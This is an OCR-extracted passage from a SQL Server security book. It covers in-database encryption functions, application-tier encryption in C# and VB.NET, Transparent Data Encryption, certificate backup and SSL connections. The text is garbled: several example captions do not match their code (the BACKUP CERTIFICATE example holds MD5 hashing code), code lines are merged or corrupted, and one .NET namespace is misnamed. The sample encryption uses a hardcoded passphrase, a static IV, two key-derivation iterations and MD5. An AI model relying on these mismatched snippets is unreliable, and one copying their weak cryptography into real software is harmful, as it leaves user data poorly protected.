When using the `EncryptByCert()` function, you are using a certificate that is created within the database in order to encrypt the data. Encrypting data with a certificate allows you to easily move the certificate from one platform to another or to use a certificate purchased from a third party such as VeriSign and GoDaddy.

When using the `EncryptByKey()` function, you use a symmetric key to encrypt the data. The symmetric key can be created using a password, a certificate, or another symmetric key. When you create the symmetric key, you specify the encryption algorithm that you want to use in order to encrypt the data.

When using the `EncryptByPassPhrase()` function, you specify a password when calling the EncryptByPassPhrase function. This passphrase is used to create a symmetric key, which is then used in the same manner as the EncryptByKey function is used.

As of the spring of 2014, none of the encryption functions shown in this section can be used with Microsoft Azure SQL Database. Microsoft Azure SQL Database does not support creating certificates, nor does it support using any of the encryption functions. The encryption functions will return an error saying that they are not supported in that version of SQL Server. The CREATE CERTIFICATE statement will return the same error message. All encryption would therefore need to be done within the web tier of your Microsoft Azure hosted application.

Encrypting Within the Application Tier

The most common (and usually the more scalable) place to encrypt data is within the application tier. Putting the encryption within the application tier probably requires the most changes to the application. However, it is the most scalable place to handle the encryption as the encryption workload is placed on all the web servers or the user's desktops (when using a fat client). The advantage of handling the decryption within the application tier is that the data is transmitted between the database server and the application tier in an encrypted form without having to configure and manage IP Sec within the network like it is when encrypting the data within the Microsoft SQL Server. These different techniques can be seen in Figure 1.

To encrypt data within your application tier, you will need to use the native encryption functions. For the purposes of this book all sample code will be written in VB.NET and C#. These same techniques can be used using other programing languages, but the syntaxes will be different.

Within .NET this is done using the System.IO.Cryptography namespace. The Cryptography namespace gives you access to a variety of hashing and encryption functions. The specific functions that are available to you will depend on the version of .NET framework that you are using; however, the basic technique will be the same no matter which hashing or encryption function you use. The sample code in Examples 4 and 5 shows how to use these encryption functions in C# and VB.Net, and in Examples 6 and 7 how to use the hashing functions in C# and VB.Net. The sample code shown in Examples 6 and 7 can be downloaded from *http://www.securingsqlserver.com*.



Figure 1. Where should you encrypt your data?

EXAMPLE 4

C# code showing how to encrypt and decrypt data within the application layer.

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
namespace ConsoleApplicationl
{
class Program
{
static void Main(string[] args)
{
console.WriteLine(EncryptData1 "Test")); console.WriteLine (DecryptData(EncryptData("Test")));
Console.ReadLine();
}
static string EncryptData(string plainText)
{
//Setting the Passphrase, salting value, and vector which will be used to encrypt the values.
These must be the same in your encryption and decryption functions. string passPhrase =
"YourStrongPassword!";
string SaltValue = "Your$altValue";
int passworditerations = 2;
string initVector = "d83jd72hs0wk3ldf";
//Convert the text values into byte arrays
byte[] initVectorBytes = Encoding.ASCII.GetBytes(initVector); byte[] saltValueBytes  =
Encoding.ASCII.GetBytes(SaltValue); byte[] plainTextBytes  = Encoding.UTF8.GetBytes(plainText);
//Create the password which will be used to encrypt the value based on the Passphrase, salt
value, SHAl hash, and Password Iterations specified.
PasswordDeriveBytes password= new PasswordDeriveBytes(passPhrase, saltValueBytes, "SHAl",
passworditerations);
//Create an array to hold the pseudo-random bytes for the encryption key.
byte[] keyBytes = password.GetBytes(32);
//Create an object to use for encryption. RijndaelManaged symmetricKey =new RijndaelManaged();
//Set the encryption object for Ciopher Block Chaining. symmetricKey.Mode  = CipherMode.CBC;
//Generate the encryptor from the key bytes and the vector bytes.
ICryptoTransform encryptor = symmetricKey.CreateEncryptor(keyBytes, initVectorBytes);
//Create a memory stream object to hold the encrypted data. MemoryStream memoryStream =new
MemoryStream();
//Create cryptographic steam to do the encryption.
CryptoStream cryptoStream = new CryptoStream(memoryStream, encryptor,
CryptoStreamMode.Write);
//Begin the encryption.
cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length);
//Finish the encryption. cryptoStream.FlushFinalBlock();
//Convert the encrypted value into a new byte array. byte[] cipherTextBytes = memoryStream.
ToArray();
//Close the streams. memoryStream.Close(); cryptoStream.Close();
//Convert the encrypted value to a string value and return to the calling code. return Convert.
ToBase64String(cipherTextBytes);
}
static string DecryptData(string EncryptedValue)
{
```

EXAMPLE 5

VB.Net code showing how to encrypt and decrypt data within the application layer.

```
//Setting the Passphrase, salting value, and vector which will be used to encrypt
the values.
These must be the same in your encryption and decryption functions.
string passPhrase = "YourStrongPassword!";
string SaltValue = "Your$altValue";
int passwordIterations = 2;
string initVector = "d83jd72hs0wk3ldf";
//Convert the text values into byte arrays
byte[] initVectorBytes = Encoding.ASCII.GetBytes(initVector);
byte[] saltValueBytes = Encoding.ASCII.GetBytes(SaltValue);
byte[] cipherTextBytes = Convert.FromBase64String(EncryptedValue);
//Create the password which will be used to decrypt the value based on the Passphrase,
salt value, SHA1 hash, and Password Iterations specified.
PasswordDeriveBytes password = new PasswordDeriveBytes(passPhrase, saltValueBytes,
"SHA1", passwordIterations);
//Create an array to hold the pseudo-random bytes for the encryption key.
byte[] keyBytes = password.GetBytes(32);
//Create an object to use for encryption.
RijndaelManaged symmetricKey = new RijndaelManaged();
//Set the encryption object for Ciopher Block Chaining.
symmetricKey.Mode = CipherMode.CBC;
//Generate the decryptor from the key bytes and the vector bytes.
ICryptoTransform decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes);
//Create a memory stream object to hold the decrypted data.
MemoryStream memoryStream = new MemoryStream(cipherTextBytes);
//Create cryptographic steam to do the decryption.
CryptoStream cryptoStream = new CryptoStream(memoryStream, decryptor,
CryptoStreamMode.Read);
//Create a byte array based on the size of the memorystream object
byte[] plainTextBytes = new byte[cipherTextBytes.Length];
//Decrypt the data
int decryptedByteCount = cryptoStream.Read(plainTextBytes, 0, plainTextBytes.Length);
//close the streams
memoryStream.Close();
cryptoStream.Close();
//Convert the decrypted value to a string value and return to the calling code
return Encoding.UTF8.GetString(plainTextBytes, 0, decryptedByteCount);
}
}
}
```

NOTE

What's Up With the Static Text in the Examples?

The sample code shown in Examples4 – 7 is done using static text in order to show the concepts only. Using these examples with values from the database would simply be a matter of taking a value from the database or from the front-end application and placing it passing it into the correct function. This was not shown in order to keep the sample code shorter and simpler.

In the hashing examples a value from the application would simply be passed into the HashData function.

In the encryption examples a value from the database would be passed into the DecryptData function while the plain text value from the application would be passed into the EncryptData function.

EXAMPLE 6

C# code showing how to hash data within the application layer.

```
Imports System.Text
Imports System.Security.Cryptography
Imports System.IO Module Modulel
Sub Main()
Console. WriteLine(EncryptData("Test"))
Console. WriteLine (DecryptData(EncryptData("Test"))) Console. ReadLine()
End Sub
Function EncryptData(ByVal plainText As   String)
'Setting the Passphrase, salting value, and vector which will be used to encrypt the values.
These must be the same in your encryption and decryption functions.
Dim PassPhrase As String= "YourStrongPassword!" Dim SaltValue As   String = "Your$altValue"
Dim Passworditerations As   Integer = 2
Dim initVector = "d83jd72hsOwk3ldf"
'Convert the text values into byte arrays
Dim initVectorBytes() As Byte = Encoding.ASCII.GetBytes(initVector) Dim SaltValueBytes()
   As Byte= Encoding.ASCII.GetBytes(saltValue) Dim plainTextBytes() As Byte= Encoding.UTFS.
   GetBytes(plainText)
'Create the password which will be used to encrypt the value based on the Passphrase, salt
   value, SHAl hash, and Password Iterations specified.
Dim password As PasswordDeriveBytes =New PasswordDeriveBytes(PassPhrase, SaltValueBytes,
   "SHAl", Passworditerations)
'Create an array to hold the pseudo-random bytes for the encryption key. Dim KeyBytes As Byte()
   = password.GetBytes(32)
'Create an object to use for encryption.
Dim SymmetricKey As   RijndaelManaged =New RijndaelManaged()
'Set the encryption object for Ciopher Block Chaining. SymmetricKey.Mode = CipherMode.CBC
'Generate the encryptor from the key bytes and the vector bytes.
Dim Encryptor As   ICryptoTransform = SymmetricKey.CreateEncryptor(KeyBytes, initVectorBytes)
'Create a memory stream object to hold the encrypted data. Dim memoryStream As   MemoryStream =
   New MemoryStream()
'Create cryptographic steam to do the encryption.
Dim CryptoStream As   CryptoStream = New CryptoStream(memoryStream, Encryptor,
   CryptoStreamMode.Write)
'Begin the encryption.
CryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length)
'Finish the encryption. CryptoStream.FlushFinalBlock()
'Convert the encrypted value into a new byte array. Dim CipherTextBytes As Byte() =
   memoryStream.ToArray()
'Close the streams. memoryStream.Close() CryptoStream.Close()
'Convert the encrypted value to a string value and return to the calling code. Return Convert.
   ToBase64String(CipherTextBytes)
End Function
Function DecryptData(ByVal EncryptedValue As  String)
'Setting the Passphrase, salting value, and vector which will be used to encrypt the values.
```

EXAMPLE 7

VB.Net code showing how to hash data within the application layer.

```
These must be the same in your encryption and decryption functions.
Dim PassPhrase As String = "YourStrongPassword!"
Dim SaltValue As String = "Your$altValue"
Dim PasswordIterations As Integer = 2
Dim initVector = "d83jd72hs0wk3ldf"
'Convert the text values into byte arrays
Dim initVectorBytes() As Byte = Encoding.ASCII.GetBytes(initVector)
Dim SaltValueBytes() As Byte = Encoding.ASCII.GetBytes(SaltValue)
Dim CipherTextBytes() As Byte = Convert.FromBase64String(EncryptedValue)
'Create the password which will be used to decrypt the value based on the Passphrase,
salt value, SHA1 hash, and Password Iterations specified.
Dim Password As PasswordDeriveBytes = New PasswordDeriveBytes(PassPhrase,
SaltValueBytes,
"SHA1", PasswordIterations)
'Create an array to hold the pseudo-random bytes for the encryption key.
Dim KeyBytes As Byte() = Password.GetBytes(32)
'Create an object to use for encryption.
Dim SymmetricKey As RijndaelManaged = New RijndaelManaged()
'Set the encryption object for Ciopher Block Chaining.
SymmetricKey.Mode = CipherMode.CBC
'Generate the decryptor from the key bytes and the vector bytes.
Dim Decrypter As ICryptoTransform = SymmetricKey.CreateDecryptor(KeyBytes,
initVectorBytes)
'Create a memory stream object to hold the decrypted data.
Dim memoryStream As MemoryStream = New MemoryStream(CipherTextBytes)
'Create cryptographic steam to do the decryption.
Dim CryptoStream As CryptoStream = New CryptoStream(memoryStream, Decrypter,
CryptoStreamMode.Read)
'Create a byte array based on the size of the memorystream object
Dim PlainTextBytes() As Byte = memoryStream.ToArray
'Decrypt the data
Dim decryptedByteCount As Integer = CryptoStream.Read(PlainTextBytes, 0,
PlainTextBytes.Length)
'close the streams
memoryStream.Close()
CryptoStream.Close()
'Convert the decrypted value to a string value and return to the calling code
Return Encoding.UTF8.GetString(PlainTextBytes, 0, decryptedByteCount)
End Function
End Module
```

MOVING FROM PLAIN TEXT TO ENCRYPTED VALUES IN AN EXISTING APPLICATION

In the perfect world we would only have to worry about encrypting data in new applications. However, in the real world we need to be able to take existing applications and change so that they support encryption without needing to completely replace the application. For small applications this can be done with a minimal outage to the application by encrypting the data in the tables within a single maintenance window. However, for applications which have huge amounts of data which needs to be encrypted this cannot be done within a single maintenance window.

NAME

Downloading Source Code

The source code from this chapter as well as other resources can be found at *http://securingsqlserver.com*. This site will also have updated information and useful links that relate to this book.

For these applications, the most complex part of the process becomes how to encrypt the data within the table so that the data which needs to be encrypted can be. In either case an application would need to be built to take the plain text values from the database, encrypt those values, then save the encrypted values to the database.

There are a variety of approaches which can be taken when designing the process which handles the data encryption. One method is to add an additional column to the table with the BIT data type called IsEncrypted, or something similar. It would then be recommended that an index be built on the table based on the primary key of the table, including the column to be encrypted, then a filter on the Index where the value of the IsEncrypted column is 0.

At this point the application should have its code modified so that if the value of the IsEncrypted column is 0 then the plain text value should be used. If the value of the IsEncrypted column is 1 then the encryption code should be used to encrypt and decrypt the value. The application should be configured so that if any value is updated in the table, weather it is encrypted when read from the table or not, the value is encrypted and the IsEncrypted column should be updated as well. In a nutshell we encrypt the table as the data is being used.

Once the production application code has been updated to read both encrypted and plain text data and to write encrypted data a separate application should be used to encrypt the plain text data from the table. The rows with the plain text data can be easily queried using the index which was created earlier in the process. Using this method, or a method like this, would allow tables with any number of rows, even into the billions or trillions, to be converted from plain text to encrypted data without any additional downtime to the application.

Once all the rows within the table have been encrypted the code which reads the IsEncrypted column as well as which returns the plain text value from the table can be removed. Once this code has been removed the IsEncrypted column can be removed from the database table and the data encryption project can be listed as completed.

ENCRYPTING DATA AT REST

Microsoft SQL Server 2008 introduced the Transparent Data Encryption feature of SQL Server. This feature allows the SQL Server to encrypt the data as it is written to the hard drive of the server, and the SQL Server decrypts the data as it is read from the hard drive into memory. The advantage of this system is that you are able to encrypt all data with no change to the data whatsoever. This feature also protects all your data when it is backed up as the backup is also encrypted. This encryption is done by encrypting the blocks of data instead of the data stored within the blocks. The difference between application level encryption and Transparent Data Encryption is that when the data is encrypted, only the data within the table is encrypted, while TDE will encrypt the metadata about the tables, the white space in the data pages, and so forth.

The downside to using Transparent Data Encryption is that if someone is able to access the SQL Server through normal means, or by using something like an SQL Injection, they will still be able to download the data from your SQL Server by simply querying the data.

Transparent Data Encryption will also increase the CPU load on the SQL Server because each data page being read from or written to the disk must be encrypted. On very high load systems this can turn into a great increase in CPU resources. Turning on Transparent Data Encryption is extremely easy, provided that you already have a master key within the database. From within SQL Server Management Studio simply right click on the database and select properties. Then select the options tab and scroll to the bottom of the option list. Locate the Encryption Enabled option and change it from False to True as shown in Figure 2 and click OK.



Figure 2. Enabling transparent data encryption on a database

This will enable the Transparent Data Encryption setting for this database. If you do not have a master key created within the database the master key must be created using the CREATE MASTER KEY command before you can enable TDE. More information about the database master key can be found in Chapter 3 of this book.

When you enable Transparent Data Encryption as data is being written, the data within the page will be encrypted. As the SQL Server has free cycles available, it will read the unencrypted blocks from the disk, encrypt them, and then write the encrypted blocks to the disk. As data is written to the transaction log, it is also encrypted by the Transparent Data Encryption.

When you enable Transparent Database Encryption for any database within the instance, Transparent Database Encryption will also be enabled for the tempdb database for that instance. This will cause a performance impact to other databases within your instance that use the tempdb database for storing temporary data.

If you wish to enable Transparent Database Encryption with T-SQL, you will need to perform a few steps as shown in Figure 3. First, you will need to create a master key within the master database using the CREATE MASTER KEY command. Second, you will need to create a certificate within the master database using the CREATE CERTIFICATE command.

After this switch to the database, you wish to encrypt and create the database encryption key by using the CREATE DATABASE ENCRYPTION KEY command. When you use the CREATE DATABASE ENCRYPTION KEY command, you can select the algorithm you wish to use. Specify the certificate that you created in the prior step. Then lastly use the ALTER DATABASE command to enable Transparent Database Encryption within the database.

Transparent Data Encryption makes use of a database encryption key that is stored within the database's boot record so that it can be used for recovery when the database is first started. The database encryption key is a symmetric key, which is secured by a certificate stored in the master database of the instance.



Figure 3. Enabling transparent data encryption on a database

FAQ

Certificate Expiration

When you look at the sample code in Figure 3, you will notice that there is no expiration date created on the certificate. By default, SQL Server creates a certificate with an expiration date one year in the future. A question quickly comes up as to what happens after one year when the certificate expires as there is no way to renew the internal certificates that are used for Transparent Data Encryption.

If you use a third party Enterprise Key Manager, such as the RSA Tokenization Server or the Cisco Key Management Center, then the database encryption key is an asymmetric key that is protected by the Enterprise Key Manager.

When you enable Transparent Data Encryption, you should be sure to backup the encryption keys immediately and store them securely. If you do not backup these keys and the database needs to be restored, you would not be able to read the backup because you will not have the key to the encrypted backup. If the key is downloaded by someone other than your company, that person would then be able to read your database backups, or attach the database to any server.

If you use database mirroring along with Transparent Data Encryption, then both the primary and the mirror will be encrypted. As the log data is moved between the instances, it will be encrypted for transport to preserve the security of the data within the transaction log as well as to protect the data from network sniffing.

If you use full-text indexing with Transparent Data Encryption, the data within the full text index will be encrypted by the Transparent Data Encryption process. This will not happen immediately, however. It is very possible that new data written to the full-text index could be written to the disk in an unencrypted form; therefore, Microsoft recommends not indexing sensitive data when using Transparent Data Encryption.

When using Transparent Data Encryption along with database backup encryption, you will notice a much lower amount of compression when you backup the database. This is because encrypted data cannot be compressed as the amount of unique data within the database greatly decreases when you compress the database.

If you replicate data from a database that has been encrypted by the Transparent Data Encryption, the replicated database will not be fully protected unless you enable Transparent Data Encryption on the subscriber and distributor as well as the publisher.

The big catch with Transparent Data Encryption is that it is an Enterprise Edition and up feature. This means that in SQL Server 2008, SQL Server 2012 and SQL Server 2014 the Enterprise Edition is required. With SQL Server 2008 R2 you can use either the Enterprise Edition or the Data Center Edition.

TDE AND FILESTREAM

If you use FILESTREAM within a database encrypted with Transparent Data Encryption, all data written via the FILESTREAM will not be encrypted. This is because the FILESTREAM data is not written to the actual database files. Only the data within the actual database files (mdf, ndf, ldf) is encrypted with TDE. The FILESTREAM files cannot be encrypted by the SQL Server engine because a user can access the FILESTREAM files directly via the Windows network share, so if the files that the FILESTREAM created were encrypted, the user would not be able to access the files. If you wanted to secure the data stored within the FILESTREAM, you would need to use a file system-based encryption process, as long as it is supported by the SQL Server Engine. The native Encrypting File Stream (EFS) encryption process that Windows 2000 and newer support is a supported encryption process for data stored by the SQL Server FILESTREAM.

LOG SHIPPING, DATABASE MIRRORING AND ALWAYSON AVAILABILITY GROUPS

In order for Transparent Data Encryption to be used on databases which are either logged shipped, Mirrored or protected by AlwaysOn Availability Groups requires that the encryption keys which are used by Transparent Data Encryption to first be restored to the destination server (I am using destination server to represent a log shipping target, Database Mirroring partner, or AlwaysOn partner). Without these encryption keys being first restored the destination server the destination instance would not be able process the initial database restore commands or will be able to process the transaction log entries.

In order for the destination database to be able to restore the backups of the TDE encrypted database the certificate from the master database which the database encryption key is created off of must be manually backed up and restored to the master database of the destination server. When performing this operation be very careful who has access to this backup of the certificate as anyone with the certificate can take your database backup and restore it to their server. Backing up the certificate requires the use of the BACKUP CERTIFICATE statement as shown in Example 8 which backs up the certificate named “TDE_Cert.”

EXAMPLE 8

Showing the use of the BACKUP CERTIFICATE statement.

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
namespace ConsoleApplication1
{
class Program
{
static void Main(string[] args)
{
Console.WriteLine (HashData("Test")));
Console.ReadLine();
}
static string HashData(string plainText)
{
UnicodeEncoding UnicodeString = new UnicodeEncoding();
//Convert the string into a byte array
Byte[] PlainTextByte = UnicodeString.GetBytes(plainText);
//Initalize the MD5 provider
MD5CryptoServiceProvider MD5 = new MD5CryptoServiceProvider() ;
//Computer the hash and store it as a byte array
byte[] HashBytes = MD5.ComputeHash(PlainTextByte);
//Convert the byte array and return as a string value
return Convert.ToBase64String(HashBytes);
}
}
}
```

After the certificate has been backed up the certificate should be moved to the destination server and restored by using the CREATE CERTIFICATE statement as shown in Example 9.

Once the certificate has been restored, delete the certificate backup file from both servers so that the file cannot be recovered. At this point the database backups which has been protected by Transparent Data Encryption can be restored and either Log Shipping, Mirroring or Always On can be setup and configured.

KEY PROTECTION

Protecting the certificate which is used for Transparent Database Encryption is extremely important. Without known good copies of the certificate which are stored in a secure location, there is no way to ensure that the certificate used by Transparent Database Encryption can be recovered in the event of a system failure. Backups of this certificate should not be kept sitting on random locations or really anywhere on the network as anyone who is able to access the backup file on the network is able to take your Transparent Data Encryption protected database backups and restore them to their own server, which would then allow the unauthorized person access to all the data within your database; effectively making your encryption useless.

EXAMPLE 9

Creating a certificate from a certificate backup.

```
Imports System.Text
Imports System.Security.Cryptography
Imports System.IO
Module Module1
Sub Main()
Console.WriteLine(HashData("Test"))
Console.ReadLine()
End Sub
Function HashData(ByVal PlainText As String)
Dim UnicodeString As New UnicodeEncoding()
'Convert the string into a byte array
Dim PlainTextByte As Byte() = UnicodeString.GetBytes(PlainText)
'Initalize the MD5 provider
Dim MD5 As New MD5CryptoServiceProvider()
'Computer the hash and store it as a byte array
Dim HashedByte As Byte() = MD5.ComputeHash(PlainTextByte)
'Convert the byte array and return as a string value
Return Convert.ToBase64String(HashedByte)
End Function
End Module
```

While you have to be very careful to control where the backups of these keys are, having backups in secure locations is very important. It is recommended that there be two copies of the backups of these keys at all times. Both should be burned to a CD or DVD and each disk placed in a sealed envelope, preferably with the signature of the person sealing the envelope over the seal (as a method of tampering detection). One of these disks should remain onsite, locked in someone's desk drawer or office safe. The head of HR usually has an office safe that stuff like this can be put in. The second copy should be sent offsite to either another company facility such as a remote office, again being placed in a locked drawer or wall safe or sent to an offsite backup storage facility like Iron Mountain where the disk will hopefully sit for ever never needing to be recalled.

ENCRYPTING DATA ON THE WIRE

If your worry is that someone will sniff the network traffic coming into and out of your SQL Server, then you will want to encrypt the data as it flows over the network between the SQL Server and the client computers. This is typically done by either enabling SSL for the SQL Server connection or using IP Sec to secure all network communication (or a subset of the network communication) between the client computer (end users' computer, web server, application server, etc.) and the database engine.

NOTE

My Preferred Offsite Storage Locations

Personally, I prefer not to send the disk with these keys to the offsite tape backup site. The reason that I do not is because this is where all the backups are stored. This is kind of like storing the keys to the liquor cabinet in an unlocked drawer of the liquor cabinet. If someone wanted access to your backups and they broke into the offsite tape storage site to get the backups and your keys are sitting right there then they have got everything they need. Your backup security solution has just failed. If, however, the tapes are stored at your offsite backup company and your keys are in another state (or country) then you are covered.

The upside to using SSL is that you manage the connection encryption between the SQL Server and the clients from within the SQL Server. This encryption is also more limited as only the SQL Server traffic is encrypted, while with IP Sec you have the option to encrypt all or some of the network traffic between the SQL Server and the client computer. The advantage of IP Sec is that there are Network Cards that can offload the IP Sec work from the CPU of the SQL Server to a processor on the network card. These IP Sec network cards will require a different configuration than the one shown later in this chapter.

When using Microsoft SQL Server Reporting Services, encryption over the wire is very important between the end user and the SQL Server Reporting Services server. When encryption is not used, the user's username and password are passed in plain text from the client application (usually a web browser) to the server, and any data that is returned is also returned in plain text. If the reports that are being viewed contain confidential information, this information could be viewed by an unauthorized person if they were to intercept the data between the SQL Server Reporting Services server and the user's web browser. When SQL Reporting Services is being used within an internal company network, this can be done by using SSL (which will be discussed in Chapter 5 within the section titled "Reporting Services") or IP Sec (which is discussed later in this section of this chapter). If the SQL Server Reporting Services instance is accessed directly over the public Internet (or another untrusted network), then SSL should be used, as the IP Sec policies may not be in place on both sides of the connection.

SQL SERVER OVER SSL

Before you can configure SQL Server over SSL, you will need to acquire an SSL certificate from a trusted Certificate Authority. If you have an internal Enterprise Certificate Authority, you can get one from there; if not you will want to get one from a recognized Certificate Authority such as Verisign or GoDaddy, among others. After you have acquired the certificate, you will need to import it into the SQL Server. If you are using an SQL Server Cluster, then you will need to export the certificate from the server that you first requested the certificate be created for, and to import it into the other servers in the cluster. When you request the certificate, you will need to specify the name that your users will connect to the SQL Server as the subject of the certificate.

Microsoft SQL Server has some rather specific requirements when it comes to the certificate. The certificate must be stored in either the local computer certificate store or the current user certificate store (when logged in as the account that runs the SQL Server). The certificate must be valid when the valid from and valid to values are compared against the local system time. The certificate must be a server authentication certificate that requires the Enhanced Key Usage property of the certificate to specify Server Authentication (1.3.6.1.5.5.7.3.1). The certificate must also be created using the KeySpec option of AT_KEYEXCHANGE; optionally the key usage property will include key encipherment. SQL Server 2008 R2 and above support the use of wildcard certificates, while prior versions will require a specific name within the subject of the certificate.

Although you can use self-signed certificates to encrypt data connections between the client computers and the SQL Server, it is not recommended as this opens the server up to man-in-the-middle attacks where the user connects to another process; that process decrypts the connect and then forwards the connection along to the final destination while reading and processing all the traffic, exposing all your data you are attempting to protect to the third party process.

Before you can tell the SQL Server that you want to encrypt the connection, you need to request and install a certificate from your Certificate Authority. In the case of these examples, we will be using a local Enterprise Certificate Authority.

To request a certificate, open Microsoft Management Console (MMC) on your Windows 2008 R2 Server (other operating systems may have slightly different instructions than are shown here) by clicking Start > Run and typing MMC and clicking OK. This will open an empty MMC console. When the empty MMC console has opened, click on the File dropdown menu and select "Add/Remove Snap-in." From the list on the left select "Certificates" and click the Add button to move the snap-in to the right. You will then get the certificate snap-in properties, which asks if you want to manage certificates for your user account, a service account, or the computer account. Select the computer account and click next, then select the local computer and click Finish. Once you have closed the certificate snap-in properties wizard, click OK to close the Add or Remove snap-in page. At this point within the MMC console you should see the Certificates snap-in with a variety of folders beneath "Certificates (Local Computer)." Navigate to Personal > Certificates to view the list of certificates that are installed on the computer. By default there should not be any certificates listed here as shown in Figure 4.

To request a certificate from your Certificate Authority (CA), right click on Certificates (under Personal) and select "All Tasks" from the Context menu; then select "Request New Certificate." This will open the Certificate Enrollment wizard. Click next on the wizard to see the list of certificate templates. Check the box next to the "Computer" template and click the double down arrows next to Details on the right, then select properties. This will pull up the Certificate Properties window.



Figure 4. MMC with the certificates snap in showing no certificates installed

